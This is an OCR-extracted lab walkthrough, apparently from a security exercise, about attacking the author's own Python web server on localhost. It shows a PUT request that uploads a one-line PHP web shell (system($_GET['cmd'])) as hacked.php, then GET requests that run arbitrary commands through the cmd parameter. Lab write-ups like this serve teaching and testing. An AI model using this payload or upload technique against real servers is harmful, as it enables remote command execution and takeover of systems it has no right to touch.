
Attacking My Webserver

Start the web server

1. Open the terminal and navigate to the directory that contains the Python source code for the webserver. Ensure that there is a “Resources” directory in the same directory as the source code
2. Start the server using the following command <python3 Server.py 127.0.0.1 4000>
    a. You may need to use python instead of python3

Send Requests using Postman


1. I will be utilizing Postman to send requests to the web server. It can be downloaded from the Ubuntu Software app
2. Execute a PUT request with the following parameters
    a. URL: http://localhost:4000/hacked.php
    b. Body: <?php system ($_GET[‘cmd’]);?>



3. If this is successful the server will return a Content-Location header including the name and location of the file saved

Exploit the Server

1. You can now send any command you want the server to run by using a GET request for the hacked.php file and using the cmd parameter
2. To exploit the server send a GET request with the following parameters
    a. URL: http://localhost:4000/hacked.php?cmd= <any malicious command you want the server to execute>



Notes

- When a command includes spaces it is best to URL encode them prior to passing into the cmd parameter. Not doing so could result in undesired behavior. There are many online tool to accomplish this goal

Summary

These steps allow you to execute arbitrary code on any host running the vulnerable web server. This is accomplished by first staging the attack with a PUT request that places a PHP file on the system that executes any command set via a GET request using the request parameter cmd.